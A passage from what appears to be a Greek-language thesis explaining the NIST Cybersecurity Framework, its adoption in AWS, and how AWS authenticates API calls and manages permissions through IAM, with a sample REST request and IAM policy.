Το πλαίσιο του NIST απάντησε το 2014, μετά το Προεδρικό Διάταγμα 13636 του 2013 του Μπάρακ Ομπάμα για την βελτίωση της Κυβερνοασφάλειας κρίσιμων υποδομών, το οποίο σήμανε την ανάγκη για τη δημιουργία ενός πλαισίου το οποίο θα βοηθούσε τους οργανισμούς να βελτιώσουν την κυβερνοασφάλεια, την διαχείριση κινδύνων(risk management) και την ανθεκτικότητα των συστημάτων (resilience)[75]. Έτσι, το NIST συνεργάστηκε με την Κυβέρνηση, διάφορες βιομηχανίες και την ακαδημαϊκή κοινότητα ώστε να δημιουργήσει ένα σύνολο πρακτικών που βασίζονται στη συναίνεση. Το 2017 η χρήση του CSF καθιερώθηκε για όλες τις ομοσπονδιακες οντότητες των ΗΠΑ. Έπειτα, και ενώ προοριζόταν για υιοθέτηση μόνο από κρίσιμες υποδομές, προτάθηκε να χρησιμοποιείται από οποιονδήποτε οργανισμό ανεξαρτήτως μεγέθους. Έτσι, υιοθετήθηκε και από την Amazon στο AWS.

Το 2018, ο Διεθνής Οργανισμός Τυποποίησης (ISO) κυκλοφόρησε το "ISO/IEC 27103:2018 — Τεχνολογία πληροφοριών — Τεχνικές ασφάλειας -- Κυβερνοασφάλεια και Πρότυπα ISO και IEC.". Πρόκειται για μια τεχνική έκθεση η οποία παρέχει καθοδήγηση για δημιουργία ενός πλαισίου κυβερνοασφάλειας με βάση κάποια πρότυπα. Για την ακρίβεια, υπάρχουν 5 στάδια με τα οποία λειτουργεί ένα framework. Αυτά είναι: Αναγνώριση(Identify), Προστασία(Protection), Εντοπισμός(Detect), Αντίδραση(Respond) και Ανάκαμψη(Recover). Αυτή η προσέγγιση φαίνεται πως είναι η πιο αποδοτική για τις επιχειρήσεις σύμφωνα με τα θετικά αποτελέσματα που αποφέρει, καθώς και από την ευκολία της επαναχρησιμοποίησης τους[75].



Σχ. 3.1 Cybersecurity Framework Usage [75]

Σύμφωνα με την Gartner (Σχ. 3.1), το NIST CSF χρησιμοποιούταν από το 30% των οργανισμών το 2015 και μέχρι το 2020 είχε φτάσει το 50%.


Οι βασικές λειτουργίες του CSF είναι[75]:

- Να αξιολογεί την τρέχουσα κατάσταση ενός οργανισμού σε θέματα ασφαλείας εκτελώντας ένα assessment βάσει του μοντέλου CSF(Τρέχον Προφίλ), και βάσει αυτής της αξιολόγησης να ορίζει μια κατάσταση στόχο(Προφίλ Στόχος) δίνοντας προτεραιότητα σε υπηρεσίες πόρους ώστε να φτάσουν σε αυτό το Προφίλ Στόχο.
- Να αξιολογεί τα τρέχοντα προϊόντα και υπηρεσίες για την επίτευξη των στόχων που ταυτίζονται με το CSF για να εντοπίζει έλλειψη προϊόντων ώστε να εξασφαλίσει την μείωση των διπλότυπων δυνατοτήτων για αποδοτικότητα.
- Να χρησιμοποιείται ως σημείο αναφοράς για εκπαίδευση των ομάδων ασφαλείας, τις διαδικασίες που οφείλουν να ακολουθούν, καθώς και την αναδιάρθρωση τους αν χρειαστεί.

ΟΦΕΛΗ ΑΣΦΑΛΕΙΑΣ ΤΟΥ NIST CSF ΣΤΟ AWS

Εφόσον το NIST CSF απορροφήθηκε από το 50% των οργανισμών μέχρι το 2020, φυσικό ήταν να απορροφηθεί και από την ίδια την Amazon η οποία το υιοθετεί αυστηρά στο AWS. Το CSF είναι μια δομή που αποτελείται από τρία βασικά στοιχεία: τον Πυρήνα (Core), τα Επίπεδα (Tiers) και τα Προφίλ (Profiles). Ο Πυρήνας αποτελείται από ένα σύνολο τεχνικών κυβερνοασφάλειας που υποστηρίζουν τις 5 κατηγορίες διαχείρισης κινδύνου που αναφέρθηκαν προηγουμένως: Αναγνώριση, Προστασία, Εντοπισμός, Αντίδραση και Ανάκαμψη(Σχ. 3.2). Τα Επίπεδα κάνουν εύκολη τη διαχείριση των λειτουργιών και των ελέγχων του CSF. Τέλος, τα Προφίλ δίνουν τη δυνατότητα σε έναν οργανισμό να βγάλει συμπέρασμα για την τρέχουσα κατάστασή του, καθώς και για την επιθυμητή στο θέμα της κυβερνοασφάλειας[75].

Για τους πελάτες που μεταβαίνουν στο cloud, το AWS Cloud Adoption Framework(AWS CAF) προσφέρει καθοδήγηση, έτσι ώστε κάθε τομέας σε έναν οργανισμό να μπορεί κατανοεί πώς να αναπτύσσει τις δεξιότητές του, να δημιουργεί ή να τροποποιεί διαδικασίες ώστε να αξιοποιεί στο μέγιστο τις υπηρεσίες cloud computing.



Σχ. 3.2 Cloud Adoption Framework [75]

Βασικές υποκατηγορίες λειτουργίας πυρήνα CSF για την Ταυτοποίηση[75]:

- **Asset management:** Το προσωπικό, τα δεδομένα, τα συστήματα και οι εγκαταστάσεις που επιτρέπουν στον οργανισμό να επιτύχει τους επιχειρηματικούς του σκοπούς αναγνωρίζονται και διαχειρίζονται ανάλογα με τη ποσότητα της σημασίας τους για τους επιχειρηματικούς στόχους και τη στρατηγική κινδύνου του οργανισμού.
- **Business Environment:** Οι στόχοι και οι δραστηριότητες ενός οργανισμού αξιολογούνται και ιεραρχούνται. Όλα αυτά τα στοιχεία χρησιμοποιούνται για αναδείξουν τους ρόλους, τις ευθύνες και τις αποφάσεις κινδύνου όσον αφορά την Κυβερνοασφάλεια.
- **Governance:** Οι πολιτικές, οι διαδικασίες και οι διεργασίες για τη διαχείριση και την παρακολούθηση των νομικών, περιβαλλοντικών και λειτουργικών απαιτήσεων του οργανισμού αξιολογούνται και ενημερώνουν τη διαχείριση του κινδύνου στον τομέα της κυβερνοασφάλειας.
- **Risk Assessment:** Ο οργανισμός προσπαθεί να κατανοήσει το ρίσκο της Κυβερνοασφάλειας εν συναρτήσει των περιουσιακών του στοιχείων, της φήμης και της εικόνας του.
- **Risk Management Strategy:** Περιγράφονται οι περιορισμοί και οι ανοχές κινδύνου που χρησιμοποιούνται για να υποστηρίξουν τις επιχειρησιακές αποφάσεις κινδύνου.
- **Supply Chain Risk Management**: Περιγράφονται οι περιορισμοί και οι ανοχές κινδύνου που χρησιμοποιούνται για να υποστηρίξουν τις επιχειρησιακές αποφάσεις κινδύνου στην εφοδιαστική αλυσίδα.

Βασικές υποκατηγορίες λειτουργίας πυρήνα CSF για την Προστασία[75]:

- **Identity Management, Authentication and Access Control:** Σε αυτήν την υποκατηγορία, γίνεται ο περιορισμός της πρόσβασης σε και φυσικά και λογικά περιουσιακά στοιχεία σε εξουσιοδοτημένους χρήστες, διεργασίες και συσκευές και αντιμετωπίζεται σύμφωνα με το εκτιμώμενο ρίσκο μη εξουσιοδοτημένης πρόσβασης σε εξουσιοδοτημένες ενέργειες.
- **Awareness and Training:** Όλο το προσωπικό και οι συνεργάτες λαμβάνουν συνεχής εκπαίδευση για την Κυβερνοασφάλεια σε οποιαδήποτε ενέργεια σχετίζεται αυτή με τα καθήκοντά τους και γενικά τις διαδικασίες.
- **Data Security:** Όλα τα αρχεία και οι πληροφορίες αντιμετωπίζονται όπως ορίζει η στρατηγική κινδύνου του οργανισμού, πάντα έχοντας στο νου την εμπιστευτικότητα, ακεραιότητα και διαθεσιμότητα της πληροφορίας.
- **Information Protection Processes and Procedures:** Πολιτικές Ασφαλείας (που περιλαμβάνουν ρόλους, ευθύνες, συνεργασία μεταξύ οντοτήτων του οργανισμού), διεργασίες και διαδικασίες βρίσκονται σε ισχύ και χρησιμοποιούνται για την προστασία των Πληροφοριακών Συστημάτων και Περιουσιακών Στοιχείων.
- **Maintenance**: Αυτή η υποκατηγορία ορίζει πως εκτελούνται συνεχώς συντηρήσεις και επισκευές στα Πληροφοριακά Συστήματα, όπως ορίζουν οι πολιτικές.
- **Protective Technology**: Πραγματοποιούνται τεχνικές ενέργειες ασφαλείας για να διασφαλιστεί η ασφάλεια και η ανθεκτικότητα των συστημάτων σύμφωνα και πάλι με πολιτικές και διαδικασίες.

Βασικές υποκατηγορίες λειτουργίας πυρήνα CSF για τον Εντοπισμό[75]:

- **Anomalies and Events:** Εντοπισμός μη φυσιολογικής δραστηριότητας εγκαίρως και γίνεται αντιληπτό το τι θα αποτέλεσμα θα μπορούσε να έχει η ύποπτη δραστηριότητα.
- **Security Continuous Monitoring:** Τα Πληροφοριακά Συστήματα παρακολουθούνται σε διακριτά χρονικά διαστήματα για να αναγνωριστούν τυχόν επιθέσεις Κυβερνοασφαλειας ωστέ να επιβεβαιωθεί η αποτελεσματικότητα των μέτρων άμυνας.
- **Detection Processes:** Εδώ πραγματοποιούνται συνεχείς διαδικασίες ανίχνευσης για να διασφαλιστεί η έγκαιρη και διαρκής αντιμετώπιση των ανώμαλων δραστηριοτήτων.

Βασικές υποκατηγορίες λειτουργίας πυρήνα CSF για την Αντιμετώπιση[75]:

- **Response Planning:** Εκτελούνται συνεχείς διεργασίες για να διασφαλιστεί πως οποιαδήποτε επίθεση/γεγονός Κυβερνοασφάλειας θα αντιμετωπιστεί εγκαίρως.
- **Mitigation:** Πραγματοποιούνται ενέργειες για την μη εξάπλωση ενός συμβάντος ώστε να μην έχει επέκταση στις επιπτώσεις, και εν τέλει να εξαλειφθεί πλήρως.
- **Communications:** Όλες οι ενέργειες απόκρισης γεγονότων συνοδεύονται από την επικοινωνία εσωτερικών και εξωτερικών φορέων, όπως επίσης και από υπηρεσίες επιβολής του νόμου.
- **Analysis**: Διενεργείται ανάλυση για να διασφαλιστεί η άμεση απόκριση στις υπηρεσίες αποκατάστασης.
- **Improvements**: Διενεργούνται μαθήματα απόκρισης γεγονότων σύμφωνα με προηγούμενες περιπτώσεις αποκρίσεις γεγονότων με στόχο την βελτίωση του οργανισμού σε αυτές.

Βασικές υποκατηγορίες λειτουργίας πυρήνα CSF για την Αποκατάσταση[75]:


Σε αυτή τη λειτουργία πυρήνα γίνεται λόγος για τις τρεις κατηγορίες που απαρτίζουν την λειτουργία της Αποκατάστασης. Οι τρεις κατηγορίες είναι: Recovery Planning, Improvements και Communications. Γίνεται επίσης λόγος για τις λύσεις κλειδιά του AWS που μπορούν να χρησιμοποιηθούν γι αυτήν την λειτουργία.

Περισσότερες πληροφορίες όσον αφορά αυτές τις 5 υποκατηγορίες και τα μέρη που τις αποτελούν, μπορούν να αντληθούν από το [75].

3.2.2 AWS API Security/IAM

Τα API είναι ένα πολύ σημαντικό κομμάτι του AWS. Χωρίς API calls καμία κλήση δεν είναι εφικτή στο AWS. Η διάδραση του πελάτη με τις υπηρεσίες του AWS γίνεται πάντα με API calls. Για να δοθεί ένας ορισμός για το τι είναι ένα API, είναι πως αντιπροσωπεύει έναν μηχανισμό κατά τον οποίο μια εφαρμογή επικοινωνεί με μία άλλη μέσω μιας διεπαφής (interface)[73]. Το βασικό όμως πλεονέκτημα των API είναι πως προσφέρει ένα επίπεδο ασφάλειας, καθώς είναι ο ενδιάμεσος ο οποίος θα δεχθεί τα δεδομένα του χρήστη μέσω μιας συνάρτησης (function) και θα μεταφέρει είτε στο backend μιας

εφαρμογής ή σε μία βάση δεδομένων για να επιστρέψει δεδομένα, χωρίς ο χρήστης να μπορεί να δει οποιαδήποτε ευαίσθητη πληροφορία του backend ή της βάσης δεδομένων. Ένα οπτικό παράδειγμα χρήσης API φαίνεται στο Σχ 3.3[76]. Έτσι, καθώς η χρήση των API είναι απαραίτητη σε κάθε Web Service, δεν έλειψε και από την Amazon στο AWS.



Σχ. 3.3 API [76]

Υπάρχουν αρκετά είδη API προς χρήση για έναν developer που επιθυμεί να χτίσει μια εφαρμογή (REST APIs, HTTP APIs, WebSocket APIS,. Τα 2 βασικά που χρησιμοποιήθηκαν για το AWS ήταν το SOAP και το REST. Αρχικά χρησιμοποιήθηκε το SOAP. Το SOAP σχεδιάστηκε για να είναι πιο ευέλικτο καθώς μπορούσε να επικοινωνήσει με το Web, με τα e-mail και με ιδιωτικά δίκτυα. Επίσης, ενσωματώθηκαν πάνω του πολλά standards για την ασφάλεια. Το SOAP βασίζεται στο πρότυπο κωδικοποίησης XML, έτσι προσφέρει ευελιξία ανεξαρτήτως δικτύου. Παρ όλα αυτά, για να λειτουργεί αυτό το πρωτόκολλο σε όλα τα δίκτυα, θα έπρεπε και το payload που μεταφέρεται να είναι κωδικοποιημένο σε XML. Αυτό όμως το καθιστά περίπλοκο για να χρησιμοποιηθεί σωστά, απαιτώντας πολλή δουλειά[73]. Έτσι, μετά από μερικά έτη άρχισε να χρησιμοποιείται το REST. Το REST είναι λιγότερο περιεκτικό από το SOAP, συνεπώς πολύ πιο απλό στη χρήση. Ο παράγοντας της ασφάλειας και στα δύο εξαρτάται από την υλοποίηση του χρήστη. Επίσης το REST είναι προτιμότερο και από το HTTP API, διότι υποστηρίζει το AWS WAF κάτι το οποίο δεν υποστηρίζεται από το HTTP API, όπως επίσης δεν υποστηρίζονται τα Certificates για backend authentication[76], καθώς και τα Private Api Endpoints και API Keys.


Η πιο σημαντική δυνατότητα του REST είναι ότι είναι σχεδιασμένο να λειτουργεί με standard πρωτόκολλα του Web ώστε οι REST υπηρεσίες να μπορούν να κληθούν πολύ απλά μέσω URLs. Στο Σχ. 3.4 παρακάτω φαίνεται μια πολύ απλή και γρήγορα κλήση REST μέσω HTTP GET request:

```
http://search.examplecompany.com/CompanyDirectory/Employee
        Info?empname=BernardGolden
```

Σχ. 3.4 REST API call [76]

Η κλήση επιστρέφει επιτυχώς το όνομα υπαλλήλου στον συγκεκριμένο ιστότοπο με την υπηρεσία REST. Με παρόμοιο τρόπο μπορούν να χρησιμοποιηθούν και άλλες μέθοδοι HTTP, όπως PUT και DELETE για τροποποίηση δεδομένων. Έτσι γίνεται αντιληπτή η απλότητα μια κλήσης REST API που χρειάζεται μερικά bytes, σε αντίθεση με μία κλήση SOAP που απαιτεί XML κωδικοποίηση. Βέβαια, αν σε μια κλήση REST χρειάζεται να επιστραφούν περισσότερα του ενός αποτελέσματα, επιβάλλεται η κωδικοποίηση JSON, η οποία είναι επίσης απλή στη χρήση[73].

Υπάρχουν 4 κατηγορίες μηχανισμών αλληλεπίδρασης με το AWS API (Σχ. 3.5).



Σχ. 3.5 Amazon Web Services Infrastructure [73]

Αυτές οι 4 κατηγορίες μηχανισμών είναι[73]:

- **AWS management console:** Η Amazon προσφέρει μια γραφική web διεπαφή που επιτρέπει την αλληλεπίδραση του χρήστη με την υπηρεσία του cloud. Αυτός ο μηχανισμός είναι για τους περισσότερους ο βασικότερος για την εργασία με AWS.
- **CLI/SDK**: Με αυτόν τον μηχανισμό, η Amazon έχει δημιουργήσει βιβλιοθήκες γλωσσών (language libraries) που ονομάζονται SDKs και μια διεπαφή γραμμής εντολών (CLI) που επιτρέπει στου προγραμματιστές να εισάγουν τις εντολές τους και αυτές να ασχολούνται με τις λεπτομέρειες του AWS API.
- **Third-party tools**: Χρησιμοποιούνται εργαλεία άλλων εταιρειών που επεκτείνουν ή απλοποιούν το AWS, όπως και οι βιβλιοθήκες της Amazon που αναφέραμε στην προηγούμενη κατηγορία.

Έχοντας αναφέρει όλα αυτά για το AWS API, δημιουργείται η εξής απορία. Πώς μπορεί να διασφαλιστεί ότι αυτοί οι 4 μηχανισμοί που χρησιμοποιούνται για την αλληλεπίδραση με το AWS είναι ασφαλείς; Πώς γνωστοποιείται ότι αυτά τα εργαλεία διενεργούν μόνο για τους νόμιμους χρήστες και όχι για έναν κακόβουλο χρήστη; Πώς αυθεντικοποιεί τον χρήστη κάθε φορά το AWS για να γνωρίζει πως αυτές οι εντολές που του δίνει ένα νόμιμος χρήστης ανήκουν σε αυτόν;

Σίγουρα ένας τρόπος θα ήταν να συμπεριληφθεί το username και password του χρήστη στο API call. Πόλλοι πάροχοι χρησιμοποιούν αυτή τη προσέγγιση, όχι όμως η Amazon. Η Amazon χρησιμοποιεί 2 αναγνωριστικά (identifiers) για να αυθεντικοποιεί τον χρήστη στα API calls. Το Secret Key και το Secret Access Key. Πώς διανέμονται όμως αυτά; Όταν κάποιος χρήστης δημιουργεί λογαριασμό στο AWS, έχει την επιλογή να δημιουργήσει αυτά τα 2 κλειδιά, τα οποία και του αποδίδονται. Κάθε κλειδί αποτελείται από ένα string με τυχαίους χαρακτήρες. Το μεγαλύτερο από τα δύο σε bytes είναι το Secret Access Key. Όταν ο χρήστης αποκτήσει το Secret Access Key, το αποθηκεύει στον υπολογιστή του. Τότε, και ο χρήστης και η Amazon έχουν ένα αντίγραφο των κλειδιών. Είναι πολύ σημαντικό να διατηρηθεί το Secret Access Key διότι χρησιμοποιείται για την ψηφιακή υπογραφή της πληροφορίας από και προς το AWS, και αν χαθεί ο χρήστης δεν θα μπορέσει να εκτελέσει API calls[73].

Η ιδέα πίσω από την διαχείριση των κλειδιών είναι απλή. Παρόλα αυτά, κάποιες υπηρεσία AWS ίσως περιέχουν κάποιες μικρές παραλλαγές στη διαδικασία. Τα βήματα είναι:

1. Δημιουργείται το payload. Αυτό είναι οι πληροφορίες που ο χρήστης επιθυμεί να στείλει στην υπηρεσία AWS. Μπορεί να είναι ένα object για την υπηρεσία S3 ή ένα image identifier για το image που θέλει να εκκινήσει. (Χρησιμοποιούνται κι άλλες πληροφορίες που προστίθενται στο payload ανάλογα με την υπηρεσία. Μία από αυτές είναι η τρέχουσα ώρα.)
2. Υπογράφεται ψηφιακά το payload χρησιμοποιώντας το Secret Access Key. Στα Headers του request προστίθεται το πεδίο Authorization, με την ψηφιακή υπογραφή. Το AWS Signature Version 4 (SigV4) είναι το πρωτόκολλο υπογραφής του AWS για την προσθήκη πληροφοριών ταυτοποίησης στις αιτήσεις API του AWS.
3. Ο χρήστης στέλνει το payload μαζί με το Access Key στο AWS με ένα service call. Η Amazon χρησιμοποιεί το Access Key για να αναγνωρίσει το ποιος χρήστης στέλνει το payload και μετά το αντιστοιχεί στο Secret Access Key ώστε να υπογράψει το request και αυτή, με αποτέλεσμα να συγκρίνει τις ψηφιακές υπογραφές . Αν οι ψηφιακές υπογραφές ταυτίζονται, τότε το service call είναι επιτυχές. Διαφορετικά, το service call δεν επιτυγχάνεται.

Υπάρχουν άλλες 2 μέθοδοι κατά τις οποίες το AWS θεωρεί έγκυρο ένα service call. Αυτές είναι[73]:

- **Ημερομηνία**: Στο payload προστίθεται η ημερομηνία και η ώρα. Αν η ημερομηνία και η ώρα που βρίσκονται στο payload διαφέρουν από την ημερομηνία και την ώρα που γίνεται το service call, τότε το service call θεωρείται άκυρο και το AWS το απορρίπτει.
- **Checksum:** Το AWS υπολογίζει ένα checksum για το payload. Εάν το checksum δεν συμφωνεί με του χρήστη, τότε το service call δεν εκτελείται. Αυτή η μέθοδος εξασφαλίζει την ιδιότητα της ακεραιότητας του πακέτου και ότι δεν έχει τροποποιηθεί. Εάν τα checksum είναι ίδια, τότε το service call εκτελείται.

Επίσης, απαιτείται στον χρήστη να δώσει το Secret Access Key και Access Key στους 4 μηχανισμούς που αναφέρθηκαν προηγουμένως, σε περίπτωση που τους χρησιμοποιήσει (AWS Management

Console, SDK/CLI, Third-party tools. Αυτά τα proxies κάνουν API calls για λογαριασμό του χρήστη, συνεπώς χρησιμοποιούν αυτά τα κλειδιά στα payloads. Συνεπώς, θα πρέπει ο κάθε χρήστης να μοιράζεται αυτά τα κλειδιά μόνο με οντότητες που εμπιστεύεται.

Σε αυτό το σημείο έχει γίνει σαφές το πώς αντιλαμβάνεται το AWS την ταυτότητα του κάθε χρήστη ώστε να τον αυθεντικοποιήσει. Πώς όμως γίνεται ο έλεγχος των ενεργειών του κάθε χρήστη ανάλογα με τον ρόλο του; Τι δικαιώματα έχει και πάνω σε ποια resources; Το AWS παρέχει μια υπηρεσία που διαχειρίζεται την εξουσιοδότηση (authorization) του κάθε χρήστη και γενικότερα τα δικαιώματα του, την **IAM(Identity and Access Management)**.

Η υπηρεσία IAM περιλαμβάνεται αυτομάτως σε κάθε λογαριασμό AWS, παρέχεται δωρεάν και περιλαμβάνει τις παρακάτω δυνατότητες [73]:

- **User management**: Η IAM δίνει την δυνατότητα δημιουργίας πολλαπλών χρηστών σε έναν λογαριασμό και σε κάθε έναν, να αποδώσει διαφορετικά resource access controls. Επίσης, οι χρήστες μπορούν να εκχωρηθούν σε groups με σκοπό το access control να επιτυγχάνεται σε επίπεδο group. Μπορεί για παράδειγμα ένας χρήστης να ανήκει στο administrator group και με αυτόν τον τρόπο να μπορεί να αποκτήσει τον ρόλο διαχειριστή για συγκεκριμένες ενέργειες που επιθυμεί να εκτελέσει. Έτσι του αποδίδονται κάποια short-term credentials.
- **Centralized control of user identities and access credentials**: Καθώς η IAM ελέγχει την ταυτότητα κάθε χρήστη καθ όλα τα access credentials, δημιουργεί έναν κεντρικοποιημένο και απλουστευμένο έλεγχο μηχανισμών.
- **AWS resource controls**: Διαχείριση πρόσβασης των χρηστών σε resources, ορίζοντας πολιτικές (policies) στα resources. Για παράδειγμα, μπορεί να επιτραπεί σε κάποιους χρήστες μια εταιρείας να έχουν πρόσβαση σε ένα S3 resource, ενώ σε κάποιους άλλους όχι.
- **AWS resource creation controls**: Μπορεί να εφαρμοστεί πολιτική για τον έλεγχο δημιουργίας resource βάσει region. Για παράδειγμα, μια πολιτική θα ήταν το γεγονός πως μόνο χρήστες που ανήκουν στο **US West region** μπορούν να εκκινούν EC2 instances.
- **AWS resource sharing across accounts**: Μπορεί να αποδοθεί πρόσβαση των resources ενός λογαριασμού σε χρήστες διαφορετικού λογαριασμού. Αυτό είναι πρακτικό σε περίπτωση συνεργασίας δύο εταιρειών ή σε περίπτωση χρήσης δύο διαφορετικών λογαριασμών δύο διαφορετικών τμημάτων μιας εταιρείας.

Κάθε policy ακολουθεί JSON format, το οποίο είναι ελαφρύ, ευανάγνωστο και εύκολα parsable από την μηχανή. Ένα παράδειγμα μιας **identity-based policy** φαίνεται στο παρακάτω Σχ. 3.5.1[92], κατά την οποία επιτρέπεται η ανάγνωση ενός Amazon S3 Bucket με το όνομα "**amzn-s3-demo-bucket**".

```
{
  "Version": "2012-10-17",
  "Statement": {
    "Effect": "Allow",
    "Action": "s3:ListBucket",
    "Resource": "arn:aws:s3:::amzn-s3-demo-bucket"
  }
}
```

Σχ. 3.5.1 IAM Policy [92]

Ανακεφαλαιώνοντας, για την προστασία του Rest API σε μια επικοινωνία client-server, μπορούν να χρησιμοποιηθούν επιπλέον στρώματα προστασίας. Αυτά είναι[76]:

- **Mutual TLS authentication:** Με αυτή την τεχνική τόσο ο πελάτης όσο και ο server πρέπει να επιδείξει ένα πιστοποιητικό X.509, για να αποδείξουν την ταυτότητα τους. Έτσι, επιτυγχάνεται ένα ασφαλές κανάλι επικοινωνίας. Το TLS είναι μία απαίτηση στο IoT και στις εφαρμογές business-to-business. Η Amazon απαιτεί την έκδοση TLS 1.2 κατ ελάχιστον και συνιστά την έκδοση TLS 1.3.
- **AWS WAF**: Το WAF είναι ένα Web Application Firewall το οποίο προστατεύει web applications και APIs από επιθέσεις. Καθορίζονται σετ από κανόνες που ονομάζονται web access control list (web ACL), οι οποίοι επιτρέπουν, απορρίπτουν ή και μετρούν web requests σύμφωνα με τις συνθήκες που έχουν οριστεί μέσα στους κανόνες. Το AWS WAF μπορεί να χρησιμοποιηθεί για να προστατευτεί το API Gateway REST API από επιθέσεις SQL ή και XSS. Αυτές οι επιθέσεις θα μπορούσαν να έχουν αντίκτυπο στην διαθεσιμότητα, στην απόδοση και στην κατανάλωση πόρων.
